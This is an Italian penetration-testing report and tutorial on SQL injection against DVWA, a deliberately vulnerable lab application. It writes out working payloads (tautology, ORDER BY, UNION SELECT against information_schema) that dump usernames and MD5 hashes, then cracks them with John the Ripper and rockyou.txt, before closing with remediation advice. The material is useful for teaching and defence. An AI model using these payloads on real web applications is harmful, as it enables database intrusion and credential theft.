RELAZIONE TECNICA ESECUTIVA

Penetration Testing

SQL Injection - Estrazione Completa delle Credenziali

Il presente documento riassume le fasi di un esercizio di penetration testing condotto su un'applicazione web deliberatamente vulnerabile, **DVWA**, con livello di sicurezza impostato su "Low". Lo scopo era dimostrare l'impatto di una vulnerabilità di **SQL Injection** e la conseguente compromissione delle credenziali utente.

Obiettivo Primario: Estrazione completa dei dati utente (username e hash delle password) e decifrazione degli hash.

Strumenti Chiave: Browser Web, Kali Linux Terminale, John the Ripper (con wordlist rockyou.txt), un file di testo per segnare tutti i risultati utili ottenuti durante il test.

FASE 1: RICONOSCIMENTO E CONFERMA DELLA VULNERABILITÀ


La prima fase si è concentrata sull'identificazione del punto di ingresso vulnerabile.

1. **Identificazione del Target:** L'attacco è stato indirizzato al parametro id all'interno della sezione SQL Injection dell'applicazione DVWA, utilizzando il metodo HTTP **GET**.
2. **Test Iniziale:** Per confermare che l'applicazione non sanitizzasse correttamente l'input, è stata iniettata la condizione logica 1' or '1'='1.
    a. **Query iniettata:** id=**1' or '1'='1**
    b. **Risultato:** L'applicazione ha restituito i dati di **tutti gli utenti** presenti nel database. Questo ha confermato inequivocabilmente la presenza di una vulnerabilità di **SQL Injection cieca**

FASE 2: ANALISI DELLA STRUTTURA DEL DATABASE

Una volta confermata la vulnerabilità, è stato necessario mappare la struttura della query SQL eseguita in background dall'applicazione.


1. **Determinazione del Numero di Colonne:** È stato utilizzato il comando **ORDER BY** per scoprire quante colonne fossero presenti nella query originale. Incrementando progressivamente il numero **(ORDER BY 1, ORDER BY 2, ORDER BY 3)**, si è rilevato che l'applicazione smetteva di funzionare con **ORDER BY 3**, indicando che la query selezionava **esattamente 2 colonne**.
2. **Identificazione delle Colonne Visualizzate:** Sfruttando l'operatore **UNION SELECT** e i due slot identificati, è stata eseguita la query **1' UNION SELECT 1,2--** -. Questo ha permesso di identificare quali delle due colonne fossero effettivamente visualizzate sull'interfaccia utente (in questo caso, entrambi gli slot erano visibili, permettendo l'estrazione dei dati).





FASE 3: ENUMERAZIONE DEL DATABASE E DELLE TABELLE

Questa fase ha sfruttato la conoscenza della struttura del database MySQL/MariaDB e dello **information_schema** per enumerare i dati.

1. **Raccolta Informazioni di Sistema:**
    a. È stata iniettata la query **1' UNION SELECT database(), version()--** - per recuperare il nome del database corrente (**dvwa**) e la versione del database MySQL (**5.0.51a**).
2. **Mappatura delle Tabelle:**
    a. Per elencare tutte le tabelle all'interno del database dvwa, è stata usata la tabella di sistema information_schema.tables, limitando la ricerca allo schema (table_schema) con il nome appena scoperto.
    b. È stata identificata la tabella critica **users**.
3. **Analisi delle Colonne:**
    a. Conoscendo il nome della tabella (users), è stata interrogata la tabella information_schema.columns per elencare tutte le colonne al suo interno.
    b. Sono state identificate le colonne contenenti i dati sensibili: **user** (username) e **password** (hash).


Vulnerability: SQL Injection (Blind)
User ID:
' UNION SELECT version(), database ()-- -
Submit
ID: ' UNION SELECT version(), database ()-- -
First name: 5.0.51a-3ubuntu5
Surname: dvwa
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


Vulnerability: SQL Injection (Blind)
User ID:
: table_schema=database()-- -
Submit
ID: ' UNION SELECT table_name,2 FROM information_schema.tables WHERE table_schema=database()-- -
First name: guestbook
Surname: 2
ID: ' UNION SELECT table_name,2 FROM information_schema.tables WHERE table_schema=database()-- -
First name: users
Surname: 2



FASE 4: ESTRAZIONE DATI E PREPARAZIONE AL CRACKING

La fase finale dell'attacco SQL ha utilizzato tutte le informazioni raccolte per estrarre i dati sensibili.

1. **Estrazione Credenziali:**
    a. È stata eseguita la query finale: `1' UNION SELECT user, password FROM users--`.
    b. Questo ha estratto con successo la lista completa degli username e dei relativi hash MD5.
2. **Preparazione degli Hash:**
    a. Gli hash delle password sono stati copiati e salvati in un file dedicato (`sql.txt`) in preparazione all'attacco di cracking.
    b. Esempio di Hash estratto: `5f4dcc3b5aa765d61d8327deb882cf99`

Vulnerability: SQL Injection (Blind)

User ID:

Submit

```
ID: ' UNION SELECT user , password FROM users-- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user , password FROM users-- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user , password FROM users-- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user , password FROM users-- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user , password FROM users-- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Session Actions Edit View Help


```
 GNU nano 8.6
[redacted]
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:0d107d09f5bbe40cade3de5c71e9e9b7
```

FASE 5: DECIFRAZIONE DEGLI HASH (PASSWORD CRACKING)

Questa fase ha dimostrato la debolezza del meccanismo di hashing utilizzato.


1. **Esecuzione di John the Ripper:**
    a. È stato lanciato l'utility **John the Ripper** con l'indicazione esplicita del formato **raw-md5** e l'utilizzo della wordlist **rockyou.txt**, nota per contenere un gran numero di password comuni.
    b. john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt sql.txt
2. **Risultato del Cracking:**
    a. Grazie all'uso di password deboli e comuni (come "password", "abc123") e alla mancanza di *salt* nell'hashing MD5, il cracking è stato completato con successo nel giro di pochi minuti.
    b. **Tutti gli hash** sono stati decifrati (**100% di successo**).

Username	Hash MD5	Password Decifrata
admin	5f4dcc3b5aa765d61d8327deb882cf99	**password**
gordonb	e99a18c428cb38d5f260853678922e03	**abc123**
1337	8d3533d75ae2c3966d7e0d4fcc69216b	**charley**
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	**letmein**



Nota

Per questo tipo di attacchi è impotante tenere traccia degli avanzamenti su un file di testo



Conclusioni

Il test di penetrazione condotto sull'applicazione web di prova ha rivelato una **vulnerabilità critica** di **SQL Injection** sull'interfaccia di ricerca utente, con un impatto classificato come **Massimo**. La compromissione è stata diretta e completa, permettendo all'attaccante di bypassare la logica applicativa per accedere direttamente al database sottostante.

L'attacco non solo ha consentito la piena mappatura dello schema del database, ma ha portato all'**estrazione di tutti gli username e degli hash delle password** in pochi minuti. La debolezza aggiuntiva nel meccanismo di autenticazione, ovvero l'uso di un algoritmo **MD5 obsoleto e non salato**, ha permesso la decifrazione del **100% delle credenziali** tramite un semplice attacco a dizionario con John the Ripper.

Rischio Immediato: La combinazione di SQL Injection e hashing debole costituisce una **minaccia immediata e non mitigata** per la riservatezza e l'integrità dei dati utente. Se questa vulnerabilità fosse presente in un ambiente di produzione, le implicazioni includerebbero la perdita completa di controllo sugli account utente e la potenziale compromissione di sistemi interconnessi tramite il riutilizzo delle password.

Azione Raccomandata: È richiesta una **mitigazione immediata** attraverso l'adozione di query parametrizzate per eliminare l'SQL Injection e l'implementazione di algoritmi di hashing moderni

MANUALE TUTORIAL: COMPRENDERE L'SQL INJECTION PASSO PASSO

Questo manuale ti guiderà attraverso le fasi di un attacco di **SQL Injection (SQLi)**, utilizzando l'ambiente di test sicuro **DVWA (Damn Vulnerable Web Application)** con livello di sicurezza basso. L'obiettivo è capire come queste vulnerabilità possono essere sfruttate e, di conseguenza, come difendersi.

PREREQUISITI E STRUMENTI

Per seguire questo tutorial avrai bisogno di:

- Un'istanza attiva di **DVWA** (o un ambiente di laboratorio simile) impostata su **Livello di Sicurezza Basso ("Low")**.
- Un **Browser Web** (per eseguire le query).
- Un **Terminale Linux** (per decifrare le password, ad esempio in Kali Linux).
- Lo strumento **John the Ripper** e la wordlist `rockyou.txt`.

FASE 1: TROVARE LA PORTA D'ACCESSO (Riconoscimento)

Il primo passo è capire se e come l'applicazione gestisce male l'input.

1.1 Individuazione del Punto Critico

Ci concentriamo su un campo in cui l'applicazione si aspetta un numero (in questo caso, l'ID di un utente).

- **URL Target:** L'interfaccia di ricerca utente (es. `http://192.168.13.50/dvwa/vulnerabilities/sqli/`).
- **Parametro:** Il campo `id`.

1.2 Sfruttare le Virgolette

Nel codice SQL, una virgoletta singola (`'`) serve a delimitare un testo (stringa). Se l'applicazione non gestisce correttamente questa virgoletta, l'attaccante può "uscire" dalla stringa e iniettare codice.

1. Inserisci un carattere che è chiaramente sbagliato nel campo, ad esempio una singola virgoletta: `'`
2. L'applicazione genererà probabilmente un **errore SQL visibile**. Questo è un segnale forte di vulnerabilità.
3. Esegui il test di conferma definitivo:
    a. **Codice iniettato:** `1' or '1'='1`
    b. **Significato:** Questo comando manipola la query del database per farla sembrare `SELECT ... WHERE id = '1' OR '1' = '1'`. Poiché **'1' è sempre uguale a '1'**, la condizione è sempre vera.
    c. **Risultato atteso:** Se la vulnerabilità esiste, vedrai **tutti gli utenti** del database invece di uno solo. **Vulnerabilità confermata!**

FASE 2: CAPIRE IL PROGETTO (Analisi della Struttura)

Ora che sappiamo di poter iniettare codice, dobbiamo capire quanti "spazi" (colonne) ha la query originale per poterci inserire i nostri dati.

2.1 Contare gli Spazi (`ORDER BY`)

Usiamo il comando `ORDER BY` per ordinare i risultati in base al numero di colonne. Quando il numero è sbagliato, l'applicazione darà un errore.

1. Prova a ordinare per 1 colonna: `1' ORDER BY 1-- -` (Funzionerà)
2. Prova a ordinare per 2 colonne: `1' ORDER BY 2-- -` (Funzionerà)
3. Prova a ordinare per 3 colonne: `1' ORDER BY 3-- -` (**Errore!**)

- **Conclusione:** La query originale ha **esattamente 2 colonne**.

2.2 Usare gli Spazi Liberi (`UNION SELECT`)

Adesso utilizziamo l'operatore **`UNION SELECT`** per "unire" i risultati della nostra query a quelli della query originale, inserendo i nostri dati negli slot liberi.

1. Esegui: `1' UNION SELECT 1,2-- -`
2. **Importante:** Devi usare un ID che non esista (es. `**-1'**`) davanti a `UNION SELECT` per forzare l'applicazione a non mostrare i risultati della query originale, ma solo i tuoi.
3. **Risultato:** Vedrai i numeri **1** e **2** apparire nella pagina. Questi sono gli slot in cui possiamo inserire le informazioni che vogliamo rubare.

FASE 3: RACCOGLIERE INFORMAZIONI VITALI (Enumerazione)

Ora che sappiamo dove iniettare i dati (gli slot 1 e 2), li useremo per chiedere al database le sue informazioni interne.

3.1 Chiedere Informazioni di Base

Sostituiamo 1 e 2 con funzioni di sistema.

- **Query:** `1' UNION SELECT database(), version()-- -`
- **Risultato:** Ottieni il nome del database (**dvwa**) e la sua versione.

3.2 Trovare la Tabella delle Password

Tutti i database moderni hanno una tabella di sistema chiamata **`information_schema`** che contiene la lista di tutte le tabelle e colonne.

1. **Trovare i nomi delle tabelle:**

    a. **Query:** `1' UNION SELECT table_name, 2 FROM information_schema.tables WHERE table_schema='dvwa'-- -`
    b. **Risultato:** Identifichiamo la tabella **`users`**.
2. **Trovare i nomi delle colonne nella tabella `users`:**
    a. **Query:** `1' UNION SELECT column_name, 2 FROM information_schema.columns WHERE table_name='users' AND table_schema='dvwa'-- -`
    b. **Risultato:** Identifichiamo le colonne **`user`** (username) e **`password`** (hash).

FASE 4: ESTRARRE E DECRIPTARE (Compromissione)

È il momento di rubare i dati e decifrare le password.

4.1 La Query Finale

Ora uniamo i nomi delle colonne che ci interessano.

- **Query Finale:** `1' UNION SELECT user, password FROM users-- -`
- **Risultato:** L'applicazione visualizza tutti gli **username** e i rispettivi **hash MD5** (stringhe lunghe e criptate) sulla pagina.

4.2 Decifrare gli Hash

Gli hash MD5 sono una forma di crittografia debole. Se l'applicazione non ha usato un "sale" (*salt*), sono facilmente decifrabili.

1. **Crea il file:** Copia tutti gli hash univoci in un file di testo chiamato `hashes.txt`.
    a. Esempio di hash: `5f4dcc3b5aa765d61d8327deb882cf99` (che è l'hash di "password").
2. **Lancia John the Ripper:** Nel tuo terminale Linux, usa lo strumento con una lista di password comuni (`rockyou.txt`).
    a. **Comando:** `john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt`
3. **Visualizza i Risultati:** Dopo che John ha finito, chiedi di mostrare le password decifrate.
    a. **Comando:** `john --show --format=raw-md5 hashes.txt`
4. **Conclusione:** Tutte le password deboli saranno decifrate, rivelando le credenziali in chiaro:
    a. `admin:password`
    b. `gordonb:abc123`

COSA ABBIAMO IMPARATO (Come Difendersi)

L'esercizio dimostra che la vulnerabilità nasce da due errori fondamentali:

1. **L'applicazione si fida dell'utente:** Non filtra o separa l'input prima di usarlo nella query.

    a. **Soluzione Tecnica #1: Prepared Statements (Query Parametrizzate)**. Questo è il metodo più importante. Assicura che l'input dell'utente sia sempre trattato come **dato**, e mai come parte del **codice SQL**.
2. **Le password sono archiviate male:** L'MD5 è troppo veloce e senza *salt* è indifeso contro gli attacchi a dizionario.
    a. **Soluzione Tecnica #2:** Usare algoritmi di hashing moderni e lenti come **bcrypt** o **Argon2**, che sono appositamente progettati per resistere al cracking veloce.

L'SQL Injection è un rischio critico, ma fortunatamente la difesa più efficace (Prepared Statements) è anche la più semplice da implementare a livello di codice.